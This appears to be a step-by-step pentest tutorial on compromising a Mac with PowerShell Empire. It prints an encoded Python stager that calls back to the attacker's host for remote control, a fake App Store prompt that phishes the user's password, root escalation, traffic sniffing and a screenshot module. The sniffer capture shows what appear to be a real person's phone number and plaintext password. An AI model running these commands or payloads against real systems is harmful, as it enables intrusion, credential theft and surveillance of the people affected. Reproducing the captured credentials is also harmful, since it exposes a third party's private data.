OSX Exploitation with Powershell Empire

hackingarticles.in/osx-exploitation-with-powershell-empire

Raj

March 21, 2019


This article is another post in the empire series. In this article, we will learn OSX Penetration testing using empire.

Table of Content

Exploiting MAC

Here I'm considering you know PowerShell Empire's basics, therefore, we will create the listener first using the following commands:


```
uselistener http
set Host //192.168.1.26
execute
```



```
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host http://192.168.1.26
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) >
```


Executing the above commands will start up the listener as shown in the image above. Now the next step is to create a stager for OS X. And for that, type :

```
usestager osx/launcher
execute
```



```
(Empire: listeners) > usestager osx/launcher
(Empire: stager/osx/launcher) > execute
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IH
ID0gc3VicHJvY2Vzcy5Qb3BlbihjbWQsIHNoZWxsPVRydWUsIHN0ZG91dD1zdWJwcm9jZXNzLlBJUEUpCm91dCA9IHBzLnN0ZG91
BvcnQgdXJsbGliMjsKVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydjoxMS4wKS
ZXN0KHNlcnZlcit0KTsKcmVxLmFkZF9oZWFkZXIoJ1VzZXItQWdlbnQnLFVBKTsKcmVxLmFkZF9oZWFkZXIoJ0Nvb2tpZScsInNl
IyLmJ1aWxkX29wZW5lcihwcm94eSk7CnVybGxpYjIuaW5zdGFsbF9vcGVuZXIobyk7CmE9dXJsbGliMi51cmxvcGVuKHJlcSkucm
bmdlKDI1NiksMCxbXQpmb3IgaSBpbiByYW5nZSgyNTYpOgogICAgaj0oaitTW2ldK29yZChrZXlbaSVsZW4oa2V5KV0pKSUyNTYK
I1NgogICAgU1tpXSxTW2pdPVNbal0sU1tpXQogICAgb3V0LmFwcGVuZChjaHIob3JkKGNoYXIpXlNbKFNbaV0rU1tqXSklMjU2XS
(Empire: stager/osx/launcher) >
```

As you can see in the image above, the above stager will generate a code. Execute this code in the target system i.e. OS X and after the execution, you will have your session as shown in the image below :




```
(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID    Delay
 ----     -- -----------     ------------      --------                -------            ---    -----
 2BOCUCHB py 192.168.1.33
   hadess-Mac.local   hades                  /usr/bin/python    676    5/0.0    2019-03-14 06:21:07

(Empire: agents) > rename 2BOCUCHB MacOS
(Empire: agents) > interact MacOS
(Empire: MacOS) > info

[*] Agent info:

        nonce                   4541555215158726
        jitter                  0.0
        servers                 None
        internal_ip             192.168.1.33
        working_hours
        session_key             4]�/Oxo����K�pn�u��f3kc�_m�G
        children                None
        checkin_time            2019-03-14 06:20:00
        hostname                hadess-Mac.local
        id                      1
        delay                   5
        username                hades
        kill_date
        parent                  None
        process_name            /usr/bin/python
        listener                http
        process_id              676
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Darwin,hadess-Mac.local,18.2.0,Darwin Kernel Version 18.2.0: Mon Nov
                                12 20:24:46 PST 2018; root:xnu-4903.231.4~2/RELEASE_X86_64,x86_64
```

Post Exploitation

Phishing


As we have the session of our mac, there are few post exploits that can use to our advantage. The first post exploitation module we will use is a collection/osx/prompt. Using this module will ask the user to enter their password to their Apple ID, which means this module does not work in stealth mode. To use this module type :

```
usemodule collection/osx/prompt
execute
```



```
(Empire: MacOS) > usemodule collection/osx/prompt
(Empire: python/collection/osx/prompt) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 2BOCUCHB to run TASK_CMD_WAIT
[*] Agent 2BOCUCHB tasked with task ID 3
[*] Tasked agent MacOS to run module python/collection/osx/prompt
(Empire: python/collection/osx/prompt) > [*] Agent 2BOCUCHB returned results.
button returned:OK, text returned:toor


[*] Valid results returned by 192.168.1.33
```

Executing the above module will open a prompt in the target machine as shown in the image below and when entered password you have it in clear text as shown in the image above.



App Store Alert

App Store requires your password to continue.


••••

Privilege Escalation

For the privilege escalation of OS X, we have used the module privesc/multi/sudo_spawn. To sue this module type :

```
usemodule privesc/multi/sudo_spawn
set Listener http
set Password toor
execute
```

Executing this module will give you admin rights with a new session, as you can see in the image below :




```
(Empire: MacOS) > usemodule privesc/multi/sudo_spawn
(Empire: python/privesc/multi/sudo_spawn) > set Listener http
(Empire: python/privesc/multi/sudo_spawn) > set Password toor
(Empire: python/privesc/multi/sudo_spawn) > execute
[*] Tasked 2BOCUCHB to run TASK_CMD_WAIT
[*] Agent 2BOCUCHB tasked with task ID 4
[*] Tasked agent MacOS to run module python/privesc/multi/sudo_spawn
(Empire: python/privesc/multi/sudo_spawn) > [*] Agent 2BOCUCHB returned results.
[*] Valid results returned by 192.168.1.33
[*] Sending PYTHON stager (stage 1) to 192.168.1.33
[*] Agent OG42FY1T from 192.168.1.33 posted valid Python PUB key
[*] New agent OG42FY1T checked in
[+] Initial agent OG42FY1T from 192.168.1.33 now active (Slack)
[*] Sending agent (stage 2) to OG42FY1T at 192.168.1.33
[!] strip_python_comments is deprecated and should not be used

(Empire: python/privesc/multi/sudo_spawn) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID    Delay
 ----     -- -----------     ------------      --------                -------            ---    -----
 MacOS    py 192.168.1.33
   hadess-Mac.local  hades                   /usr/bin/python    676     5/0.0    2019-03-14 06:40:20
 OG42FY1T py 192.168.1.33
   hadess-Mac.local  *root                   python -c import s 769     5/0.0    2019-03-14 06:40:21

(Empire: agents) > rename OG42FY1T Macroot
(Empire: agents) > interact Macroot
(Empire: Macroot) > getuid
[*] Tasked OG42FY1T to run TASK_SHELL
[*] Agent OG42FY1T tasked with task ID 1
(Empire: Macroot) > [*] Agent OG42FY1T returned results.
root
 ..Command execution completed.
[*] Valid results returned by 192.168.1.33
```

Sniffing


The module we will use is collection/osx/sniffer. This will sniff around all the traffic in the coming to and going from our target system and give us all the necessary details by creating a pcap file. To use module type :

```
usemodule collection/osx/sniffer
execute
```



```
(Empire: Macroot) > usemodule collection/osx/sniffer
(Empire: python/collection/osx/sniffer) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked OG42FY1T to run TASK_CMD_WAIT_SAVE
[*] Agent OG42FY1T tasked with task ID 6
[*] Tasked agent Macroot to run module python/collection/osx/sniffer
(Empire: python/collection/osx/sniffer) >
[*] Compressed size of hadess-Mac.local_2019-03-14_07-11-17.pcap download: 18 KB
[*] Final size of hadess-Mac.local_2019-03-14_07-11-17.pcap wrote: 29 KB
[+] File sniffer/hadess-Mac.local_2019-03-14_07-11-17.pcap from Macroot saved
[*] Agent OG42FY1T returned results.
Output saved to ./downloads/Macroot/sniffer/hadess-Mac.local_2019-03-14_07-11-17.pcap
[*] Valid results returned by 192.168.1.33
```

As you can see that you will even find the password in clear text in the pcap file as shown in the image below :




```
74 16.573762   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
75 16.573764   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
76 16.573765   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
77 16.573767   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
78 16.573768   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
79 16.573769   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
80 16.573771   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
81 16.573772   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
82 16.574747   192.168.1.33     182.18.171.150   TCP      66 50583 → 80
83 16.574748   192.168.1.33     182.18.171.150   TCP      66 50583 → 80
```

```
    [Calculated window size: 132480]
    [Window size scaling factor: 64]
    Checksum: 0x23de [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (69 bytes)
    TCP segment data (69 bytes)
▸ [2 Reassembled TCP Segments (652 bytes): #32(583), #33(69)]
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "mobileNo" = "9958024249"
  ▸ Form item: "password" = "imsanjeet2sr"
  ▸ Form item: "CatType" = ""
  ▸ Form item: "redirectPage" = ""
  ▸ Form item: "pid" = ""
```


Next post module is of taking a screenshot of the target system and to use the said module type :

```
usemodule collection/osx/screenshot
execute
```

